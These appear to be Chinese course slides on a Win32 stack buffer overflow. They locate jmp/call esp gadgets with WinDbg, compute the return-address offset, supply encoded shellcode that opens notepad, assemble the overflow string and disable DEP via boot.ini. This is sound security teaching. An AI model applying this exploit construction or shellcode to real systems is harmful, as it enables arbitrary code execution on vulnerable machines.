


图10-7 进程跳转

- 成功实现这种攻击方法的关键在于找到**jmp esp(代码为0xe4ff)**或**call esp(代码为0xd4ff)**的地址。
- 用WinDbg打开目标程序，输入 .imgscan 以查看内存中的进程映像：
0:000> .imgscan
MZ at 00400000, prot 00000002, type 01000000 - size 1e000
Name: overflow.exe
MZ at **7c800000**, prot 00000002, type 01000000 - size **12b000**
Name: KERNEL32.dll
MZ at **7c930000**, prot 00000002, type 01000000 - size **d0000**
Name: ntdll.dll
- 可见，在进程的内存空间中有3个文件的映像，他们分别是：
(1)可执行文件overflow.exe，在内存中的起始地址为**0x00400000**，大小为**0x1e000**；
(2)KERNEL32.dll，映射到起始地址为**7c800000**，大小为**0x12b000**的进程内存空间；
(3)ntdll.dll，映射到起始地址为**7c930000**，大小为**0xd000**的进程内存空间；

- 在WinDbg的command中依次输入“s 7c800000 L12b000 ff e4”和“s 7c800000 L12d000 ff d4”，分别查找KERNEL32.dll中的jmp esp和call esp指令：

0:000> s 7c800000 L12b000 ff e4

0:000> s 7c800000 L12b000 ff d4

7c81f2df ff d4

7c8366e2 ff d4

7c874303 ff d4

- 用同样的方法在ntdll.dll中查找，输入“s 7c930000 Ld0000 ff e4”和“s 7c930000 Ld0000 ff d4”，结果如下：

0:000> s 7c930000 Ld0000 ff e4

7c99a01b ff e4

0:000> s 7c930000 Ld0000 ff d4

7c932edf ff d4

- 将找到的jmp esp指令和call esp指令的地址，以备后用。

动态链接库中jmp esp和call esp指令的地址

模块	指令	地址
KERNEL32.dll	jmp esp	无
	call esp	7c81f2df
		7c8366e2 7c874303
ntdll.dll	jmp esp	7c99a01b
	call esp	7c932edf

jmp esp和call esp指令的地址

- 需要指出的是，不同版本的Windows系统（相同版本打不同补丁后）中的动态链接库（及其加载地址）是不同的，因此jmp esp和call esp指令在进程映像中的地址也是不同的。
- 尤其是Windows 7及其后续版本，由于使用了地址随机化机制，即使是同一个系统，下一次启动系统的动态链接库加载地址也有改变。
- 故对于Windows 7及其后续版本，要成功实现缓冲区溢出攻击的概率极小。

10.4 Win32缓冲区溢出攻击实例

10.4.1 分析目标程序，确定缓冲区的起始地址与函数的返回地址的距离

- 例程w32Lexploit.cpp中的函数overflow定义如下：

```
#define BUFFER_LEN 128
void overflow(char* attackStr)
{
    char buffer[BUFFER_LEN];
    strcpy(buffer, attackStr);
}
```

分析w32Lexploit.exe，确定OFF_SET

- 由于函数 overflow 中的局部变量 buffer 的容量只有128字节，若输入的数据 attackStr 过多，则将发生缓冲区溢出错误。
- 正确可靠的方法通过 WinDbg 跟踪该程序的执行而确定返回地址与 buffer 起始地址的距离。
- 编译为可执行代码：
`cl /Zi /GS- src\w32Lexploit.cpp`
- 用 WinDbg 对 w32Lexploit.exe 进行调试

```
0:000> u overflow L10
```

```
0:000> bp overflow
```

```
0:000> bp overflow + 0x11
```

```
0:000> bp overflow + 0x1c
```

```
0:000> g
```

```
0:000> dd esp
```

```
0012fb5c 004010b7
```

```
0:000> g
```

```
0:000> dd esp
```

```
0012fad0 0012fad8 0012fb64
```

```
0:000> ? 0x0012fb5c - 0x0012fad8
```

```
Evaluate expression: 132 = 00000084
```

- 因此偏移 **OFF_SET=132**

10.4.2 编写shellcode，实现定制的功能

- 一般来说，一类平台下的shellcode具有一定的通用性，只要进行少量修改就可实现所需的功能。
- 平时要多收集一些shellcode备用。
- Win32平台下的shellcode技术在第11章介绍。
- 以下代码在被攻击的目标机器上创建一个新的进程，并打开记事本notepad.exe：

一个执行notepad.exe的shellcode

```
char shellcode[]=
/* 287=0x11f bytes */
"\xeb\x10\x5b\x53\x4b\x33\xc9\xb9\x08\x01\x80\x34\x0b\xfe\xe2"
"\xfa\xc3\xe8\xeb\xff\xff\x96\x9b\x86\x9b\xfe\x96\x8e\x9f\x9a"
"\xd0\x96\x90\x91\x8a\x9b\x75\x02\x96\xa9\x98\xf3\x01\x96\x9d\x77"
"\x2f\xb1\x96\x37\x42\x58\x95\xa4\x16\xa8\xfe\xfe\xfe\x75\x0e\xa4"
"\x16\xb0\xfe\xfe\xfe\x75\x26\x16\xfb\xfe\xfe\xfe\x17\x30\xfe\xfe"
"\xfe\xaf\xac\xa8\xa9\xab\x75\x12\x75\x29\x7d\x12\xaa\x75\x02\x94"
"\xea\xa7\xcd\x3e\x77\xfa\x71\x1c\x05\x38\xb9\xee\xba\x73\xb9\xee"
"\xa9\xae\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\xac\x94"
"\xfe\x01\x28\x7d\x06\xfe\x8a\xfd\xae\x01\x2d\x75\x1b\xa3\xa1\xa0"
"\xa4\xa7\x3d\xa8\xad\xaf\xac\x16\xef\xfe\xfe\xfe\x7d\x06\xfe\x80"
"\xf9\x75\x26\x16\xe9\xfe\xfe\xfe\xa4\xa7\xa5\xa0\x3d\x9a\x5f\xce"
"\xfe\xfe\xfe\x75\xbe\xf2\x75\xbe\xe2\x75\xfe\x75\xbe\xf6\x3d\x75"
"\xbd\xc2\x75\xba\xe6\x86\xfd\x3d\x75\x0e\x75\xb0\xe6\x75\xb8\xde"
"\xfd\x3d\x75\xba\x76\x02\xfd\x3d\xa9\x75\x06\x16\xe9\xfe\xfe\xfe"
"\xa1\xc5\x3c\x8a\xf8\x1c\x18\xcd\x3e\x15\xf5\x75\xb8\xe2\xfd\x3d"
"\x75\xba\x76\x02\xfd\x3d\x3d\xad\xaf\xac\xa9\xcd\x2c\xf1\x40\xf9"
"\x7d\x06\xfe\x8a\xed\x75\x24\x75\x34\x3f\x1d\xe7\x3f\x17\xf9\xf5"
"\x27\x75\x2d\xfd\x2e\xb9\x15\x1b\x75\x3c\xa1\xa4\xa7\xa5\x3d";
```

详见w32Lexploit.cpp

验证shellcode的功能是否正确

- 以 **shellcode** 为参数，调用以下函数：

```
void doShellcode(char * shellcode)  
{  
    ((void (*)(void)) shellcode)();  
}
```

- 可以验证shellcode是否正确


```
void main(int argc, char* argv[])  
{  
    doShellcode(shellcode); return;  
}
```

cl src\w32Lexploit.cpp

/out:w32Lexploit.exe

w32Lexploit.obj

w32Lexploit.exe



10.4.3 组织攻击代码，实施攻击

- 在合适的位置放置跳转地址和 shellcode 以构建攻击字符串，将其拷贝到目标缓冲区以实现攻击。
- smashStack(char * shellcode) 函数用于组织攻击代码。


```
void smashStack(char * shellcode)
{
    char Buff[1024];
    memset(Buff, 0x90, sizeof(Buff)-1);
    ps = (unsigned long *)(Buff + OFF_SET);
    *(ps) = CALLESP;
    strcpy(Buff+OFF_SET+4, shellcode);
    Buff[ATTACK_BUFF_LEN - 1] = 0;
    overflow(Buff);
}

void main(int argc, char* argv[])
{
    smashStack(shellcode);
}
```

数据执行保护(DEP)

- 编译w32Lexploit.cpp, 结果如下:
 - `cl /GS- src\w32Lexploit.cpp`
`/out:w32Lexploit.exe`
`w32Lexploit.obj`
- 运行w32Lexploit.exe, 如果不出意外, 则将打开一个新的notepad.exe实例:

`w32Lexploit.exe`
- 然而, 如果系统启用了数据执行保护(DEP), 且DEP在当前的环境下生效, 则该软件运行错误, 系统弹出一个窗口, 提示运行错误。



分析w32Lexploit.exe，发现出错原因

- 用WinDbg对w32Lexploit.exe再次进行调试，在**CALL ESP**（本例为**0x7c81f2df**）处设置断点，然后观察代码的执行。

```
0:000> bp 0x7c81f2df
```

```
0:000> g
```

```
.....
```

```
7c81f2df ffd4      call    esp {0012fb60}
```

```
0:000> dd esp
```

```
0012fb60 90909090 535b10eb 66c9334b 800108b9
```

```
0:000> t
```

```
0012fb60 90      nop
```

```
0:000> dd esp
```

```
0012fb5c 7c81f2e1 90909090 535b10eb 66c9334b
```

```
0:000> dd eip
```

```
0012fb60 90909090 535b10eb 66c9334b 800108b9
```

```
0:000> t
```


```
(464.4f0): Access violation - code c0000005 (first chance)
```

也就是说，地址0012fb60的指令不能访问，因此可以推断系统设置了“**栈不可执行**”安全策略。

关闭栈不可执行（数据执行保护DEP）

- 将c:\boot.ini的/noexecute=**optout**改成/noexecute=**AlwaysOff**:

• note



```
boot.ini - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Standard" /noexecute=AlwaysOff /fastdetect
```

- 重新启动系统，则可以实现缓冲区溢出攻击。
- 运行w32Lexploit.exe，则将打开一个新的notepad.exe实例。
- 因此，本地攻击是成功的。如果将该shellcode发送到远程目标，则将在远程目标机器上打开一个新的notepad.exe实例。




图10-8 运行w32Lexploit.exe后打开一个记事本

谢谢!